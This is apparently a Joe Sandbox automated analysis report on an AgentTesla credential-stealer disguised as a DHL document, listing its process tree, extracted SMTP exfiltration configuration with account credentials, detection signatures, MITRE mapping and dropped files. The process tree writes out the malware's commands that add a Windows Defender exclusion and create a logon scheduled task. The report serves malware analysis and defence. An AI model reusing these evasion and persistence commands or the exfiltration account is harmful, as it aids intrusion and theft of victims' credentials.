ID: 532892
Sample Name: Dhl Document 7348255141.exe
Cookbook: default.jbs
Time: 19:29:31
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report Dhl Document 7348255141.exe

Overview


General Information

Sample Name:	Dhl Document 7348255141.exe
Analysis ID:	532892
MD5:	7fc06b21db75238.
SHA1:	07e0398e78aaab..
SHA256:	8dc051198d7b28..
Tags:	AgentTesla exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Multi AV Scanner detection for dropp…
- Tries to steal Mail credentials (via fil…
- Sigma detected: Bad Opsec Default…
- Initial sample is a PE file and has a …
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…

Classification



Process Tree

- **System is w10x64**
- Dhl Document 7348255141.exe (PID: 4392 cmdline: "C:\Users\user\Desktop\Dhl Document 7348255141.exe" MD5: 7FC06B21DB75238CF0245B5264986778)
  - powershell.exe (PID: 1988 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\dlBewoIRuDWOY.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 2844 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 4880 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\dlBewoIRuDWOY" /XML "C:\Users\user\AppData\Local\Temp\tmpAE43.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6232 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RegSvcs.exe (PID: 6272 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 2867A3817C9245F7CF518524DFD18F28)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "Username": "vicalee@4plqroup.com",
  "Password": "onvavLf8",
  "Host": "smtp.4plqroup.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000000.273012990.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000000.273012990.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000007.00000002.518116034.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.518116034.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000007.00000000.273408189.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 15 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.0.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
7.0.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
7.2.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
7.2.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
7.0.RegSvcs.exe.400000.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 15 entries				

Sigma Overview

System Summary:

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Suspicius Add Task From User AppData Temp

Sigma detected: Powershell Defender Exclusion

Sigma detected: Possible Applocker Bypass

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

Initial sample is a PE file and has a suspicious name

.NET source code contains very large array initializations

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 2	Disable or Modify Tools 1 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Command and Scripting Interpreter 2	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Credentials in Registry 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	Scheduled Task/Job 1	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3	NTDS	Security Software Discovery 3 1 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Dhl Document 7348255141.exe	34%	Metadefender		Browse
Dhl Document 7348255141.exe	66%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\dlBewoIRuDWOY.exe	34%	Metadefender		Browse
C:\Users\user\AppData\Roaming\dlBewoIRuDWOY.exe	66%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.0.RegSvcs.exe.400000.3.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.RegSvcs.exe.400000.2.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.RegSvcs.exe.400000.1.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.RegSvcs.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://vDjxZe6kQogGh.org	0%	Avira URL Cloud	safe	
http://smtp.4plqroup.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://aXZVkw.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
us2.smtp.mailhostbox.com	208.91.198.143	true	false		high
smtp.4plqroup.com	unknown	unknown	true		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.91.198.143	us2.smtp.mailhostbox.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532892
Start date:	02.12.2021
Start time:	19:29:31
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 41s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Dhl Document 7348255141.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@9/9@2/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.6% (good quality ratio 0.4%) • Quality average: 47.5% • Quality standard deviation: 33.4%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:30:32	API Interceptor	1x Sleep call for process: Dhl Document 7348255141.exe modified
19:30:40	API Interceptor	44x Sleep call for process: powershell.exe modified
19:30:51	API Interceptor	747x Sleep call for process: RegSvcs.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
208.91.198.143	Swift MT103 pdf.exe	Get hash	malicious	Browse	
	PG4636 - Confirmed .xls.exe	Get hash	malicious	Browse	
	RFQ-Spares and tools.exe	Get hash	malicious	Browse	
	account details and invoice.exe	Get hash	malicious	Browse	
	winlogon.exe	Get hash	malicious	Browse	
	OUTWARD SWIFT-103 MSG Payment Transcript.PDF.exe	Get hash	malicious	Browse	
	shipping documents.exe	Get hash	malicious	Browse	
	DHL SHIPMENT NOTIFICATION 284748395PD.exe	Get hash	malicious	Browse	
	iv71w7EjtR.exe	Get hash	malicious	Browse	
	xiifZkOi7e.exe	Get hash	malicious	Browse	
	Payment slip URhcolexFq2SKzCxls.exe	Get hash	malicious	Browse	
	nxHHI8WXqt.exe	Get hash	malicious	Browse	
	PAGO DEL SALDO.doc	Get hash	malicious	Browse	
	MT_1O1_SWIFt.doc	Get hash	malicious	Browse	
	Reconfirm The Details.doc	Get hash	malicious	Browse	
	Document.exe	Get hash	malicious	Browse	
	MT_101_SWIFT.doc	Get hash	malicious	Browse	
	Purchase Order PO#7701.exe	Get hash	malicious	Browse	
	TNT E-Invoice No 11073490.exe	Get hash	malicious	Browse	
	E invoice.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
us2.smtp.mailhostbox.com	Dhl Document.exe	Get hash	malicious	Browse	• 208.91.199.224
	DHL Waybill receipt.exe	Get hash	malicious	Browse	• 208.91.199.223
	DHL SHIPMENT NOTIFICATION 284748395PD.exe	Get hash	malicious	Browse	• 208.91.199.223
	Swift MT103 pdf.exe	Get hash	malicious	Browse	• 208.91.199.225
	Scan096355.exe	Get hash	malicious	Browse	• 208.91.199.225
	yYa94CeATF8h2NA.exe	Get hash	malicious	Browse	• 208.91.199.223

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PG4636 - Confirmed .xls.exe	Get hash	malicious	Browse	• 208.91.198.143
	PG4636 - Confirmed .xls.exe	Get hash	malicious	Browse	• 208.91.199.225
	BOQ.exe	Get hash	malicious	Browse	• 208.91.199.223
	RFQ-Spares and tools.exe	Get hash	malicious	Browse	• 208.91.198.143
	CARTASCONF.xlsx	Get hash	malicious	Browse	• 208.91.199.224
	Documento de env.exe	Get hash	malicious	Browse	• 208.91.199.223
	hkpg4iBhY1.exe	Get hash	malicious	Browse	• 208.91.199.224
	account details and invoice.exe	Get hash	malicious	Browse	• 208.91.198.143
	justificantepago_es_180208779493.xlsx	Get hash	malicious	Browse	• 208.91.199.224
	winlogon.exe	Get hash	malicious	Browse	• 208.91.198.143
	PO_783992883.exe	Get hash	malicious	Browse	• 208.91.199.223
	OUTWARD SWIFT-103 MSG Payment Transcript.PDF.exe	Get hash	malicious	Browse	• 208.91.199.223
	ROfr29tilpUhTHx.exe	Get hash	malicious	Browse	• 208.91.199.223
	Transaction advice Nov-2021 20211129678pdf.exe	Get hash	malicious	Browse	• 208.91.199.223

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	TNT Documents.exe	Get hash	malicious	Browse	• 119.18.54.99
	Dhl Document.exe	Get hash	malicious	Browse	• 208.91.199.224
	DHL Waybill receipt.exe	Get hash	malicious	Browse	• 208.91.199.223
	Shipping Document BL Copy.exe	Get hash	malicious	Browse	• 103.195.185.115
	DHL SHIPMENT NOTIFICATION 284748395PD.exe	Get hash	malicious	Browse	• 208.91.199.223
	SHIPPING DOCUMENT & PL.exe	Get hash	malicious	Browse	• 103.195.185.115
	Swift MT103 pdf.exe	Get hash	malicious	Browse	• 208.91.199.225
	Scan096355.exe	Get hash	malicious	Browse	• 208.91.199.225
	yYa94CeATF8h2NA.exe	Get hash	malicious	Browse	• 208.91.199.223
	part-1500645108.xlsb	Get hash	malicious	Browse	• 103.76.231.42
	part-1500645108.xlsb	Get hash	malicious	Browse	• 103.76.231.42
	item-40567503.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	item-40567503.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	PG4636 - Confirmed .xls.exe	Get hash	malicious	Browse	• 208.91.198.143
	item-107262298.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	item-107262298.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	item-1202816963.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	item-1202816963.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	DHL Receipt.html	Get hash	malicious	Browse	• 199.79.62.126
	BOQ.exe	Get hash	malicious	Browse	• 208.91.199.223

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Dhl Document 7348255141.exe.log

Process:	C:\Users\user\Desktop\Dhl Document 7348255141.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1968
Entropy (8bit):	5.355630327889458
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Dhl Document 7348255141.exe.log	
SSDEEP:	48:MxHKXeHKlEHU0YHKhQnouHIW7HKjntHoxHhAHKzvr1qHxvjHKs:iqXeqm00YqhQnouRqjntIxHeqzTwRrqs
MD5:	5216C7BA51383BFD6FACE8756C452F56
SHA1:	9E34E791CF09C89CF2A8F0D57D48EC330AD29F93
SHA-256:	502CE33AFDC9B4C6CCCB5069A7B700064608BEEA4138ED4DFA206F23D33D03B2
SHA-512:	C1906EAC187E69D5B85384CB62C57713F03D4020DE941D97385DC3F2CAFECBACFD8AEC14E40AB34207ACD0319C368927A0F39F57F3BD135286FC83B207FB4F4
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"PresentationCore, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\820a27781e8540ca263d835ec155f1a5\PresentationCore.ni.dll",0..3,"PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\889128adc9a7c9370e5e293f65060164\PresentationFramework.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"WindowsBase, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Wi

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22376
Entropy (8bit):	5.604286954787087
Encrypted:	false
SSDEEP:	384:9tCDtLULSb/LZqPK0JRgS0nAjultIO77Y9g9SJ3x+T1MaPZlbAV7uiny5ZBDI+fG:SpZCKPTAClfRf9c8CufwKiKV1G
MD5:	7E76C938082D39A1986E9D90AFD8A72C
SHA1:	490A9E5B172841F533561766E9E0A3A901279999
SHA-256:	F8378D4F7FD547900DC428269708AEFFFC5505D283F7CADD1165E6151625C800
SHA-512:	7139FAA359CF42E0066B38E1A2AF47248F5411F5CE6DA5F5FCC996CD45A86AA0B0410421584F388BBF571F89815C8D491FD6605385586090B1D2D9AFBB916001
Malicious:	false
Reputation:	low
Preview:	@...e.....h...c.X.U.....I.....@.....H.....<@.^.L."My...:P..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_3zg3i0r2.gtb.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_no2i0ouo.d15.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_no2i0ouo.d15.ps1	
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\tmpAE43.tmp	
Process:	C:\Users\user\Desktop\Dhl Document 7348255141.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1616
Entropy (8bit):	5.133726599000201
Encrypted:	false
SSDEEP:	24:2di4+S2qh/dp1Kd+y1modHUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtBxvn:cgeHMYrFdOFzOzN33ODOiDdKrsuTHv
MD5:	A9D141DB36911DE5859C7B4E93C46F89
SHA1:	7CECAC0CA790936E70185950FED5EEC46E210D40
SHA-256:	D0B81AF896B05970A2B305EFD9D0B74D33DB1DD18F4E5000E6DBEB1C763070F7
SHA-512:	E438B4660D3E906FF41747A141BF362F3018A9C91950411DE0D40329316381F67A40FC54AAC26B2C56D33C3E767F186EAF9ED8476F5E4FE035EFB8925FB54BDD
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvai

C:\Users\user\AppData\Roaming\dlBewolRuDWOY.exe	
Process:	C:\Users\user\Desktop\Dhl Document 7348255141.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	554496
Entropy (8bit):	7.938247070407345
Encrypted:	false
SSDEEP:	12288:B4pYcrq3cPb08yVTFe9Y/q1dw8GImykgyXzt8S+SCcH:B4pYcrbIXTs9Jw8GINkJb9H
MD5:	7FC06B21DB75238CF0245B5264986778
SHA1:	07E0398E78AAABAF936843FA764DD75B83C90210
SHA-256:	8DC051198D7B28764D674B92EE567D9A6BA4A15C69D51ED654861B9205546768
SHA-512:	F4688BB24686210B2BFA65561542369D08D1421DF306E9D308EFC10A35950C9D7D5D806AC1C84ABD7F98619BC7126DD56B027978B65D410CE1BC7297451B1622
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 34%, Browse • Antivirus: ReversingLabs, Detection: 66%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..j.....R.... .....@.. ....@.....O.....<.....H.....text...hh... ...j.....`.rsrc...<.....I.....@..@.reloc..... .....t.....@..B.....4.....H.....<8...G.....>. 4.....(....*2.....o....*:.....o....*.0..,.....o....r...p $.....%...%....o....t....*&...o....*..(....* J.r!..p.s....(....*Js....%o....o ...&*..(!...*6.("....(....*..(....*"..(....*..0..$.....{.....*..}....r7..p.s.....(#...*&...($...*...0..x.....YE.....)...6...C...+N..t....}....*..t....}....*..t....}....*..t.... }....*..t"...}....*..t#...}....*..}....*.r...p.....(%.....

C:\Users\user\AppData\Roaming\dlBewolRuDWOY.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Dhl Document 7348255141.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

